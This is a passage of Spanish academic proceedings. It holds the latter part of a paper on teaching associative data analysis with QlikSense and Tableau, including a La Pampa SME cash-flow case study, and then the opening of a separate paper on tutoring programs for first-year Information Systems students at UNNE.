En tal sentido, la idea de utilizar herramientas como Qlik Sense dentro del marco de la empresa, se orienta a efectuar el análisis asociativo de los datos, que posibilite al Analista, Contador y a los mandos Gerenciales, visualizar de manera más dinámica e intuitiva los mismos. El esquema de navegación es netamente de corte visual, con posibilidad de gestionar diferentes niveles de granularidad. Por ejemplo, analizar aspectos tales como la información correspondiente a la cantidad de productos fabricados en distintos períodos, llevar adelante comparaciones y asociaciones entre los datos, especificando una serie de variables económicas que requieran ser estudiadas.

De este modo, es importante mencionar que el Contador Público Nacional (CPN), puede exponer a los socios y-o personas sin conocimiento contable previo, el resultado del análisis efectuado sobre la empresa. Así, el hecho de contar con diferentes estrategias de visualización y navegación asociativa brindadas por QlikSense o Tableau, permiten responder al instante las dudas y-o incluso llevar adelante en vivo análisis del tipo What-If.

Así y es un aspecto que debe destacarse, la exposición de la información utilizando QlikSense y su análisis asociado, deja de ser estática para tornarse en absolutamente dinámica. Ello posibilita el análisis de un sin fin de variables y posibilidades, sin tener que realizar cálculos previos, lo que facilitaría al analista (por ejemplo, el Contador), poder responder las preguntas y mostrar los resultados sobre demanda.

3. Análisis Asociativo y su Importancia

El análisis asociativo comprende dos tipos de estructuras de datos: items y enlaces [3]. Por un lado, los items contienen un identificador único, una denominación y tipología. Por otro lado, los enlaces tienen un identificador único que representa la fuente, el objetivo y la vinculación en sí.

Mientras en una base de datos relacional los datos son gestionados bidimensionalmente, filas y columnas, en el esquema asociativo cada elemento de datos es modelado como elemento discreto independiente, mientras que las relaciones entre los datos se modelan mediante las asociaciones [10].

Hay diferencias no menores entre el modelo asociativo y las herramientas basadas en consulta que impactan tanto en el modo en que el usuario utiliza los datos, así como en el procesamiento subyacente. Es decir, si el usuario desea navegar por cercanía o asociatividad, se orientará a un modelo de navegabilidad por vinculación en lugar de tener que reconsultar una y otra vez ante cada cambio de perspectiva [9].

La figura 1 esquematizada por Qlik es bastante clara en cuanto al modo en que el dato es organizado a los efectos de responder a la dinámica de utilización de datos por parte del usuario. Es decir, por un lado, una herramienta basada en consulta contiene los emparejamientos predefinidos, las jerarquías precomputadas, existe una noción preconcebida respecto a cómo el dato debiera relacionarse y solo se cuenta con una parte de la historia (es decir, el resultado de una consulta). Por otro lado, el modelo asociativo plantea una vinculación dinámica de los datos (por uso y navegación), permite al usuario explorar libremente los mismos en cualquier dirección, es el usuario quien comprende cómo los datos se encuentran relacionados (y no un precepto previo) y puede visualizar la historia

completa. Este último aspecto es muy importante por cuanto el usuario determina el modo en que va a navegar los datos dinámicamente, contando con la posibilidad de moverse sobre estos como si fuere una estructura de grafo dirigida [9,3].





Figura 1. Comparativo entre el modelo asociativo de Qlik y las herramientas basadas en consulta [9]

Lo que se ha dado por llamar Big Data representa una situación en la cual los datos crecen rápidamente, a través de diferentes medios de comunicación, con heterogeneidad de contenidos [11]. Tal fenómeno representa un reto para las empresas a los efectos de comprender, analizar, evaluar y gestionar dichos datos. Tal reto se torna en esencial, si se entiende que la empresa en realidad requiere de información para tomar decisiones a partir del conocimiento de sus datos. En este sentido, la información es entendida como el hecho captado que satisface simultáneamente las propiedades de veracidad, consistencia, oportunidad e interés [12].

A los efectos del presente caso de estudio y la utilización del modelo asociativo, se ha optado por utilizar QlikSense. Ello surge de la experiencia obtenida a través de la enseñanza de diversas herramientas en gabinete (Tableau, QlikSense, QlikView, etc), por lo que puede indicarse que aún cuando Tableau posee mayor nivel de permeabilidad gráfica respecto al estudiante y potencialidad de comunicación de datos, QlikSense es el único con posibilidad de servicios en la nube que soporta trabajo colaborativo. Esto último, consideramos es un aspecto esencial por lo que aporta a la accesibilidad por diferentes dispositivos, usabilidad de las aplicaciones y experiencia del usuario por la cercanía al dato.

4. Caso de Estudio: Aplicando el Análisis Asociativo en una PyME de La Pampa

En esta sección se aborda la aplicación del análisis asociativo sobre una pequeña y mediana empresa de la provincia de La Pampa. De este modo, y a los efectos de ilustrar los conceptos correspondientes al análisis



Flujo de fondos

Flujo de efectivo




Figura 2. Vista parcial del flujo de fondos para el año 2016 en QlikSense.

asociativo, se empleará QlikSense sobre los datos económicos de la empresa para poder analizar: *a) ventas mensuales, b) compras de los distintos insumos, c) cobros y pagos mensuales, d) stock mensual de insumos, de productos fabricados y mercadería de reventa, e) monto mensual financiado a clientes y compras financiadas según el plazo, f) intereses mensuales cobrados, i) costos financieros erogados, entre otros.*

La figura 2, muestra el flujo de fondos considerando los cobros y pagos realizados durante el año 2016. Dicho flujo, a diferencia de lo que sería una exposición estática, se encuentra en la nube con posibilidad de interacción y vinculación de los datos sobre demanda.

Como se puede observar en la figura 2, en el *Mes 2* se presentaron problemas financieros, dado que los pagos fueron notablemente superiores a los cobros. Rápidamente señalando el período mencionado nos dirigimos a la tabla de los pagos realizados, siendo posible visualizar en forma automática las erogaciones realizadas en el mes en cuestión. Allí, es posible observar que las compras realizadas representan el mayor monto erogado.

Como puede apreciar en la figura 3, se disgregan los principales conceptos erogados durante el mes 2 junto con un diagrama de cajas que permite el análisis unidimensional de valores atípicos. En dicho mes, al posicionarse con el puntero en el valor atípico, puede apreciar que refiere a las compras propiamente dicha. Es de destacar que esta navegación es guiada por el usuario dentro de la aplicación construida desde la óptica de negocios y sin contar con perfil técnico alguno.

Pagos realizados



Figura 3. Pagos realizados en el mes 2 en QlikSense.

Monto mensual financiado a clientes




Figura 4. Ventas financiadas en QlikSense.

Si siguiendo con el análisis y a los efectos de poder complementar el análisis de las causales que podrían haber generado las insuficiencias de fondos, se puede visualizar en la figura 4, que si bien las ventas son significativas en el mes 2 poseen una financiación inadecuada. Esto es así por cuanto en el *Mes 2*, no se efectuaron ventas al contado, pero si se realizaron ventas

a plazo. De este modo, debe mencionarse que los ingresos efectivos del mes 2, solo provienen de los cobros realizados durante el mes 2 correspondientes al mes 1.

Solo con la vista parcial de la aplicación QlikSense expuesta entre las figuras 2 a 4, puede apreciarse la utilidad del análisis asociativo realizado sobre los datos contables de la empresa. Simplemente, mediante la navegación y asociación de los datos, es posible detectar inconvenientes, incorporar analíticos y/o identificar potenciales oportunidades en los datos. Adicionalmente, note que a partir de la lectura de los datos que reflejan la actividad económica de la empresa, es posible trazar en prácticamente en forma automática las posibles causas asociadas con eventuales inconvenientes, lo que permite soportar el proceso de toma de decisiones en forma consistente y basado en el hecho económico devenido de la actividad de la empresa.



Figura 5. Vista de la aplicación QlikSense Cloud sobre un Smartphone.

Un aspecto de destacar en el presente caso de estudio destinado a estudiantes del taller de sistemas de información, mediante software sustentado en modelo asociativo, es que: a) Cada análisis de datos es enfocado desde el punto de vista de su aplicación y hecho económico que intenta representar, b) Los análisis son gestionados en forma centralizada y pueden ser compartidos en la nube, c) es posible acceder a las

aplicaciones desde cualquier dispositivo móvil, como puede apreciarse en la figura 5, sin ningún tipo de conocimiento técnico, d) El lenguaje que prima en la aplicación está vinculado al negocio y su operatoria, e) Es posible descargar instantáneas de las aplicaciones en los dispositivos móviles ante el eventual caso de interrupción de la conectividad, entre otros. Es decir, incorporar a los estudiantes en las prácticas profesionales, integrando herramientas de análisis de datos que fomenten la interdisciplinariedad de las profesiones, a la vez que incorporan la tecnología como aspecto natural de la actividad profesional es un importante valor añadido.

En este sentido, en Herramientas Informáticas II, se viene trabajando desde 2012 en distintas instancias de experiencias educativas prácticas sobre gabinete, a través de distintos programas académicos. Nuestro objetivo reside en incorporar la tecnología al proceso de toma de decisiones, fomentando la interdisciplinariedad y la integración vertical con las asignaturas destinadas al ejercicio profesional.

Este tipo de esfuerzos ha dado resultados concretos en las organizaciones del medio, y a la fecha, según se ha podido relevar a partir de consultas a graduados, se está empleando este tipo de herramientas para análisis de datos en el Servicio Nacional de Sanidad y Calidad Agroalimentaria – La Pampa (SENASA), el Ministerio de la Producción de La Pampa (Gobierno de La Pampa), Ministerio de Haciendas y Finanzas (Gobierno de La Pampa), entre otros.

Un aspecto importante de destacar en esta sección respecto de las herramientas asociativas basadas en estrategias de comercialización como servicio (SaaS, acrónimo en inglés de Software as Service), es la posibilidad de deducir en Argentina como gasto el servicio. Por un lado, si una PyME adquiriese una licencia y-o equipamiento para un servicio tradicional de datos de esta índole, debería utilizar esquemas de amortización específicos, incorporaría gastos de administración y riesgos vinculados con la pérdida de datos por solo mencionar algunos detalles. Por otro lado, el hecho de contar con la posibilidad de emplear el software como servicio es un factor alentador para la PyME, dado que puede deducir cada pago periódicamente como gasto sin tope, no requiere erogación específica en infraestructura, sus datos están alojados en la nube con bajo riesgo de pérdida, abona el servicio sobre demanda, entre otras bondades. Estos aspectos son de particular importancia cuando se debe analizar la aplicabilidad y factibilidad económica del servicio en la PyME de La Pampa.

5. Experiencias Académicas con el Modelo Asociativo

La asignatura Herramientas Informáticas II perteneciente a las carreras de Contador Público Nacional y a la Licenciatura en Administración con orientación en emprendedurismo, está ubicada en el segundo año de las carreras y tiene como objetivo incorporar los modelos de datos destinados a soportar el análisis y proceso de toma de decisión.

Entre 2004 y 2011 la asignatura abordaba el análisis exclusivamente desde modelos relacionales, empleando como herramienta de consulta el lenguaje de consulta estructurado [13]. La problemática típica relevada mediante las encuestas a estudiantes, devenida en el empleo de este tipo de herramientas era: a) Poca visibilidad de la aplicación en la carrera considerando el perfil profesional, b) Herramienta excesivamente técnica en relación al objetivo del estudiante en la carrera, y c) Limitación para las prácticas en el hogar o en forma colaborativa sin incurrir en contextos vinculados específicamente con la tecnología de la información.

Dicha situación desencadenó que a partir de 2012 se deje de lado SQL como herramienta de consulta, y la asignatura se reorienta en el análisis visual de datos desde una perspectiva de negocios, sin requerimiento previo de conocimiento técnico. De este modo, en 2012 se logra ingresar en el programa académico de Tableau Software en donde el estudiante contaría con licencias personales, para el gabinete y docentes. La práctica se desarrollaba bajo modalidad tutorial en gabinete con un estudiante por máquina, pero sin evaluación de la herramienta en sí, es decir, la evaluación de contenidos no se asociaba con el modelo asociativo o la herramienta.

En 2013, se logra incorporar el software QlikView mediante el programa académico de QlikTech International AB. Dicha empresa, al igual que Tableau, proveyó licencias para el gabinete, docentes y estudiantes de modo que las prácticas puedan continuarse fuera de la Facultad. En ambos casos, los períodos de licencia han sido por el período de un año, lo que permitía un correcto desarrollo del proceso enseñanza-aprendizaje, aún una vez culminada la cursada de la asignatura (cuatrimestral).

A partir de 2014 y a pedido de los propios estudiantes que veían en este tipo de herramientas como una oportunidad de aplicación laboral, se comienza a evaluar la práctica sobre las herramientas en el gabinete. Para ello, se estructuró el aprendizaje de ambas herramientas asociativas siguiendo un esquema de casos y bajo la modalidad de tutorial supervisado por los profesores. De este modo, la evaluación ocurriría sobre fin de cursada, en forma integradora y a partir de un caso para el cual el estudiante debía desarrollar la aplicación asociativa que

cumpla con los requerimientos de información planteados en los casos.

La limitante hasta 2016 era que las herramientas asociativas utilizadas se referían a arquitecturas de procesamiento tradicionales, es decir, software de escritorio o destinado a arquitecturas cliente-servidor. El punto en este sentido, era que no se podía mostrar con claridad a un perfil no técnico, las implicancias del software en la nube y la posibilidad de trabajo colaborativo sobre este tipo de herramientas. Es así, que a partir de 2017 la asignatura logra incorporar mediante el programa académico con QlikTech, al software QlikSense Cloud el cual permite continuar con la misma filosofía de trabajo, incorporando la posibilidad de trabajo en la nube y colaborativo, lo que implica un valor añadido sumamente interesante para el profesional en ciencias económicas.

Ciclo Lectivo	Total	Regular	Integrador	Integrador/Regular
2012	174	105	0	
2013	141	115	0	
2014	146	82	99	1,2073
2015	126	88	93	1,0568
2016	122	49	63	1,2857

Figura 6. Evolución de la evaluación de integradores 2012-2016 en Herramientas Informáticas II.

La figura 6 sintetiza la evolución del proceso de evaluación de los estudiantes sobre ordenador, siguiendo el esquema de caso de estudios, requerimiento de información y utilización del software asociativo a los efectos de simular una situación real. Como puede apreciar en la proporción de aprobación entre integrador y regularización, dicho cociente siempre es superior a 1, lo que implica que el volumen de aprobación del caso integrador excede siempre a la regularización, aún en los casos que la proporción descienda como en el caso de 2015.




Figura 7. Gráfica comparativa de la aprobación de integradores de análisis asociativo en Herramientas Informáticas II utilizando Tableau Software bajo licencia académica.

La figura 7 muestra sintéticamente la información de la figura 6 desde la perspectiva comparativa de aprobados al integrador versus regulares utilizando Tableau Software bajo licencia académica. Muchas veces se dice que *“Una imagen dice más que mil palabras”* y esto es justamente uno de los factores que se intenta trabajar mediante el análisis asociativo de datos y las distintas formas en que se puede comunicar el mismo.

Una de las barreras con la que los docentes se encuentran en las comisiones prácticas, es tratar de dilucidar los límites de una planilla de cálculo y el valor añadido de las herramientas asociativas. En tal sentido, como puede apreciar en la figura 7, la posibilidad de navegación o modificación dinámica de los focos de análisis mediante simples operaciones de arrastrar y soltar, terminan por ser aliadas en la enseñanza respecto de la conceptualización y diferenciación de las herramientas asociativas. Ni que hablar de aspectos como el uso de historias, marcadores y demás herramientas con las que cuentan este tipo de software a la hora de comunicar un análisis, por ejemplo, al directorio de una empresa.

6. Trabajos Relacionados

La estrategia de incorporar las herramientas basadas en modelo asociativo ha sido adoptada por varias instituciones académicas a nivel global, entre las que pueden mencionarse The Villanova University, Millikin University, National University of Singapore, entre otras [14] en el caso de QlikView/QlikSense. Adicionalmente, se emplea Tableau mediante la iniciativa académica en la Universidad Internacional de Florida, Universidad Pepperdine, Universidad de Oxford, entre otras [15]. A diferencia de las propuestas estándar del programa académico de QlikTech y-o Tableau, se ha desarrollado una guía de tutoriales adaptados a las cuestiones regionales de la economía, orientándonos a la aplicación de las herramientas asociativas respecto de las problemáticas locales [16], prescindiendo de especificidad respecto de una u otra. Es decir, la idea es que el material de estudio asociativo pueda ser abordado con la herramienta que el estudiante (futuro profesional) escoja a los efectos de promover la comparabilidad de características y su espíritu crítico.

Por otro lado, si bien los programas académico mencionados presentan casos típicos de análisis de información contable y financiera, nuestra propuesta se focaliza en generar los casos de aplicación regionales basados en las reglamentaciones técnicas vigentes, es decir, aquellas que rigen el ejercicio de la presentación de información contable en Argentina [17].

7. Conclusiones y Trabajos Futuros

Este trabajo ha planteado la utilización del análisis asociativo en un caso vinculado con una pequeña y mediana empresa de La Pampa, a los efectos de analizar sus problemáticas típicas y la aplicabilidad de este tipo de análisis en dicho contexto. De este modo, se ha incorporado el perfil y problemática típica de empresas de la provincia, primando en general, la estructura vinculada con pequeña y mediana empresa, o bien, microemprendimientos. Esto son factores importantes de considerar al momento del análisis de la factibilidad técnica, económica y operativa de las herramientas.

Una comparación sintética entre el modelo asociativo y las herramientas basadas en consultas fue presentado, destacándose la posibilidad de navegabilidad natural en el modelo asociativo, al igual que la posibilidad de utilizar el lenguaje de negocios al momento del análisis de datos, sin requerirse un perfil técnico como intermediario. Este aspecto es importante al momento del uso de la información y soporte de los procesos de toma de decisiones.

Se ha introducido un caso de aplicación de QlikSense para el análisis de flujos de fondos, ventas y compras de una Pyme de La Pampa, destacando la posibilidad de trabajar en la nube, potenciando el trabajo colaborativo y haciendo accesible el dato mediante diferentes dispositivos en forma prácticamente trivial, sin cuestiones técnicas que deban preocupar a la Pyme. En tal sentido, debe destacarse que en nuestro País el hecho de emplear el software como servicio en la nube es un factor altamente positivo para la PyME, dado que puede deducirlo periódicamente como gasto sin tope, no requiere erogación específica en infraestructura, no requiere por ende mantenimiento de infraestructura, puede despreocuparse por la problemática de copia de seguridad de los datos, e incluso abona el servicio sobre demanda, es decir, cuando lo necesita.

Se ha presentado un resumen de los resultados obtenidos de enseñar y aplicar herramientas asociativas en perfiles de usuarios orientados a las ciencias económicas, sin conocimientos técnicos. Esto ha permitido este tipo de herramientas para potenciar la visualización y comunicación de datos económicos, abstrayéndose de la cuestión técnica y promoviendo la integración interdisciplinaria al momento de tomar decisiones. De hecho, la experiencia académica de Herramientas Informáticas II se articula con el caso destinado a estudiantes que desarrollarán sus prácticas profesionales en el Taller de Sistemas de Información correspondiente al último año de la carrera de Contador Público Nacional.

Como trabajo a futuro, se continuará trabajando en diversos casos de aplicación de nuestra provincia, para poder extender gradualmente los tipos de industrias, a los

efectos de promover la idea de trabajo colaborativo, interoperabilidad y trabajo interdisciplinario en el proceso de toma de decisiones mediante herramientas asociativas con perfiles de usuarios no técnicos y de las ciencias económicas.

8. Agradecimientos

Esta investigación está soportada por el Proyecto Res.CD 278/16 de la Facultad de Ciencias Económicas y Jurídicas de la Universidad Nacional de La Pampa (UNLPam).

9. Referencias

- [1] C Date, Introducción a los sistemas de bases de datos, 7th ed.: Pearson - Prentice Hall, 2001, vol. 1.
- [2] M Da Silva and H Tavares, Redis Essentials. Birmingham: Packt Publishing, 2015.
- [3] S Williams, The Associative Data Model, 2nd ed. Great Britain: Lazy Software, 2002.
- [4] R Rezaei, T Chiew, and S Lee, "An interoperability model for ultra large scale systems," Advances in Engineering Software, vol. 67, pp. 22-46, January 2014.
- [5] R de Louw, SAP HANA Certification Guide. Boston, USA: Rheinwerk Publishing, 2016.
- [6] M Diván, "Processing Architecture based on Measurement Metadata," in 5th International Conference on Reliability, Infocom Technologies and Optimization (ICRITO), Noida, India, 2016, pp. 6-15.
- [7] Apache Spark. (2016, Dec.) Spark Streaming - Apache Spark 2.1.0. [Online]. <http://spark.apache.org/docs/latest/streaming-programming-guide.html>
- [8] R Estrada and I Ruiz, "The Broker: Apache Kafka," in Big Data SMACK: A Guide to Apache Spark, Mesos, Akka, Cassandra, and Kafka. Berkeley, CA, USA: Apress, 2016, ch. 8, pp. 165-203.
- [9] QlikTech, "Qlik's Associative Model," QlikTech International AB, Lund, Sweden, White Paper 2017.
- [10] J Homan and P Kovacs, "A comparison of the relational database model and the associative database model," Issues in Information Systems, vol. X, no. 1, pp. 208-213, 2009.
- [11] M Guller, Big Data Analytics with Spark. A Practitioner's Guide to Using Spark for Large Scale Data Analysis. New York, USA: Apress, 2015.
- [12] M Diván, Fundamentos sobre Tecnología de la Información para las Ciencias Económicas. Santa Rosa: Editorial de la Universidad Nacional de La Pampa, 2012.
- [13] J Groff, P Weinberg, and A Opper, SQL The Complete Reference.: McGraw-Hill, 2009.
- [14] QlikTech International AB. (2017, August) Academic Program. [Online]. <http://www.qlik.com/us/company/academic-program>
- [15] Tableau Software. (2017, August) Programas Académicos | Tableau Software. [Online]. <https://www.tableau.com/es-es/academic>
- [16] M Diván, R Aimar, F Veralli, E Lezcano, C Casadio Martínez, C Barbero, T Rio, M Rulli, R Santa Marta & C

Farias, Serie de guías de trabajos prácticos de tecnología de la información para las ciencias económicas. Santa Rosa, La Pampa: Editorial de la Universidad Nacional de La Pampa, 2015.

- [17] Federación de Consejos Profesionales de Ciencias Económicas. (2017, August) Sección Normas Web. [Online]. http://www.facpce.org.ar:8080/NORMASWEB/index_argentina.php?c=1&sc=1

Acción Tutorial Institucional para la Permanencia y Avance de los Estudiantes de la Licenciatura en Sistemas de Información de la UNNE

Cristina L. Greiner, María C. Espíndola, Ana M. Company, Gladys N. Dapozo

Departamento de Informática. Facultad de Ciencias Exactas y Naturales y Agrimensura

Universidad Nacional del Nordeste, Av. Libertad 5450, 3400, Corrientes, Argentina

{cgreiner,gndapozo}@exa.unne.edu.ar, mcespindola@yahoo.com, anamacom@hotmail.com

Resumen

Los espacios tutoriales se han incrementado en los últimos años en el nivel de educación superior en nuestro país y el mundo. Se busca mitigar los índices de abandono y desgranamiento en el primer año de las carreras universitarias. Son diversas las implementaciones y propuestas de acción tutorial que realizan las instituciones. En este trabajo se describe una modalidad de tutorías implementada en la Facultad de Ciencias Exactas y Naturales y Agrimensura (FaCENA) de la Universidad Nacional del Nordeste (UNNE), particularmente las acciones desarrolladas con los estudiantes de la carrera Licenciatura en Sistemas de Información. Los resultados obtenidos son satisfactorios y se destaca que la combinación adecuada de diferentes acciones contribuye positivamente al tránsito de los alumnos en la primera etapa de la vida universitaria.

1. Introducción

Es conocida la problemática a nivel nacional del alto porcentaje de deserción en los primeros años de la educación superior. Si bien los factores que afectan este índice son múltiples y complejos, se considera que una de las causas del abandono se encuentra en los niveles previos de educación. En distintos sectores hay coincidencia en que el nudo más importante se encuentra en el comienzo de la vida universitaria. En el paso del nivel medio al superior hay una barrera que un gran número de estudiantes no logra sortear. La situación preocupa a las autoridades a nivel nacional, y se continúa buscando nuevas propuestas con las cuales se logren mejores resultados. En este punto hay una problemática que se repite: la articulación entre niveles falla [1]. Un buen tránsito del secundario a la universidad es clave para el futuro desempeño académico de los estudiantes. Cuando esto no ocurre, los mayores niveles de abandono se registran en los primeros años de las carreras [2].

Existen diversas iniciativas para mitigar este fenómeno, tanto a nivel nacional como local. Las tutorías académicas universitarias son una de ellas.

Los programas de tutorías en la educación superior universitaria tienen una creciente visibilidad en el marco de políticas de inclusión implementadas en las universi-

dades públicas a partir de la masificación de este nivel y del acceso de un estudiantado heterogéneo en lo social, cultural, educativo, que perfila un público distinto al tradicional. Los cambios cuantitativos y cualitativos en la matrícula traen aparejadas interpelaciones a las estructuras y prácticas del modelo académico clásico, y las instituciones generaron servicios de orientación y tutoría dirigidos al estudiante de ingreso y de los primeros años, con fines de acompañamiento, apoyo y compensación de saberes [3].

La tutoría en el Nivel Superior de Educación se presenta como una alternativa potente al momento de compartir esfuerzos con los otros protagonistas de la formación, a fin de colaborar en la responsabilidad de formar futuros profesionales. De esta afirmación se desprende que el espacio de tutoría, no debe ser el lugar en donde se resuelven las dificultades de otros responsables de la formación. No pretende ser el libro de quejas de los estudiantes, sino un proyecto que enmarcado en el proyecto institucional colabore en las instancias de aprendizaje y de transformación a partir del acompañamiento y seguimiento a los estudiantes. El tutor no reemplaza a otro actor significativo de la formación, sino que complementa la tarea, potenciando la tarea desde otro lugar [4].

Los espacios tutoriales han proliferado en los últimos años en el nivel superior de educación, en el mundo. La causa está vinculada en gran medida a cambios operados en las instituciones y en los entornos socioculturales en los que éstas se insertan. En este contexto, el rol del tutor es tema de amplio y permanente debate. Tradicionalmente, “... los tutores contribuyen a acortar la brecha entre los estudiantes y los profesores, especialmente en las clases numerosas donde pueden brindar atención individual que algunos alumnos necesitan y merecen” [5].

Según Capelari [6] “El rol de tutor parece vislumbrarse como un puente entre distintos roles, como una bisagra que acompaña el cambio de actividades y funciones actuales de la universidad en la transición hacia propuestas pedagógicas más complejas y, en algunos casos, más innovadoras”. Con la generación de estos espacios de análisis y reflexión crítica se busca contribuir con los distintos actores involucrados en la construcción de mejores condiciones para la enseñanza y el aprendizaje en el contexto universitario.

Existen estudios de las distintas configuraciones que adquiere el rol del tutor en las universidades argentinas,

considerándolas como una compleja trama de significados y prácticas que se constituyen y desarrollan para responder a problemáticas específicas. Particularmente, en [6] se identifican configuraciones del rol tutorial a partir del análisis y sistematización de un conjunto significativo de experiencias recabadas en distintas universidades argentinas, considerando los significados que se asocian al fracaso educativo y los distintos modelos de intervención que se aplican. En el mencionado trabajo el término “configuraciones” alude a las formas particulares que adoptan los significados y prácticas sobre el rol del tutor en cada contexto institucional, y el propósito del mismo era captar y caracterizar la *“configuración multidimensional, dinámica, de límites no precisos, en movimiento, que focaliza la interacción entre distintos componentes”*.

El análisis de las configuraciones constituye un aporte para reflexionar críticamente sobre los motivos y objetivos de los programas de tutoría y posibilita la apertura de interrogantes y cuestionamientos sobre los efectos de estos procesos en la constitución de los sujetos y su posibilidad de aprender, y sobre los significados atribuidos a las causas del “fracaso y éxito de los alumnos” y su educabilidad [7].

Un aspecto a considerar es la diferencia entre la acción del tutor y la del docente, pero sin olvidar que se trata de “intervenciones complementarias que deben integrarse” [8], y que, si bien son roles distintos, están orientados a un mismo objetivo.

En este contexto, el objetivo de la tutoría es constituirse en un espacio más abarcador, convirtiéndose en una herramienta de interacción y de detección temprana, más que en un mecanismo remedial. Se trata no solo de facilitar el aprendizaje de determinados contenidos sino de construir una relación formativa de asesoramiento centrada en el desarrollo personal que favorezca el pensamiento crítico acerca del propio desempeño y el despliegue de las estrategias cognitivas [5].

2. Tutorías en FaCENA

En consonancia con la preocupación a nivel nacional por la deserción y el desgranamiento, particularmente en el primer año de educación superior, la Facultad de Ciencias Exactas y Naturales y Agrimensura de la Universidad Nacional del Nordeste (FaCENA-UNNE) participó desde el 2008 del Proyecto de Apoyo para el Mejoramiento de la Enseñanza en Primer Año de Carreras de Grado de Ciencias Exactas y Naturales, Ciencias Económicas e Informática (PACENI), orientado a fortalecer las condiciones institucionales, curriculares y pedagógicas para el mejoramiento de la inserción y la promoción de los estudiantes que inician su carrera. En este marco se implementó el Sistema de Tutorías, para contribuir al logro de los objetivos.

El programa se extendió hasta el 2011, y la institución consideró primordial mantener este espacio, extendiéndolo a las trece carreras que se dictan en la misma, enfocándose siempre en los alumnos del primer año. Cabe destacar la diversidad de carreras que se ofrecen, que abarcan un amplio espectro de las ciencias exactas, siendo las mismas: Ingeniería en Agrimensura, Eléctrica y en Electrónica; Bioquímica; Profesorado en Biología, en Ciencias Químicas y del Ambiente, en Físicas y en Matemática; Licenciatura en Ciencias Biológicas, en Ciencias Físicas, en Ciencias Químicas, en Matemática y en Sistemas de Información (LSI).

Actualmente las tutorías están dirigidas a los grupos más numerosos de alumnos ingresantes, siendo éstos los de la carrera LSI, y cubriendo las asignaturas básicas del área matemática, que son transversales a todas las carreras dictadas en FaCENA.

La propuesta del Proyecto Tutorías FaCENA fue elaborada luego de un análisis de los programas existentes en distintas universidades del país, y considerando las características de la unidad académica. Se tomaron en cuenta particularmente el sistema tutorial de la UTN-Regional Buenos Aires [8], el Espacio Tutorial de la Facultad de Ciencias Exactas, Ingeniería y Agrimensura de la Universidad Nacional de Rosario [9], las experiencias de la Universidad Nacional de La Plata [5], y los resultados de las investigaciones publicadas en [6] y [7].

En este contexto, se diseñó la siguiente modalidad para la implementación de las tutorías:

2.1. Según el tipo de intervención

Se implementan tres variantes de intervención, que no son excluyentes sino complementarias:

- **Tutoría de orientación:** con la finalidad de acompañar el proceso de formación, desde la orientación en temáticas relativas a la alfabetización académica, socialización en la comunidad educativa, metodología de estudio, plan de estudio de la carrera, orientación personal, entre otras. Se trabajan temas como la organización del estudio, las estrategias de aprendizaje, la información sobre aspectos institucionales y la preparación para exámenes.
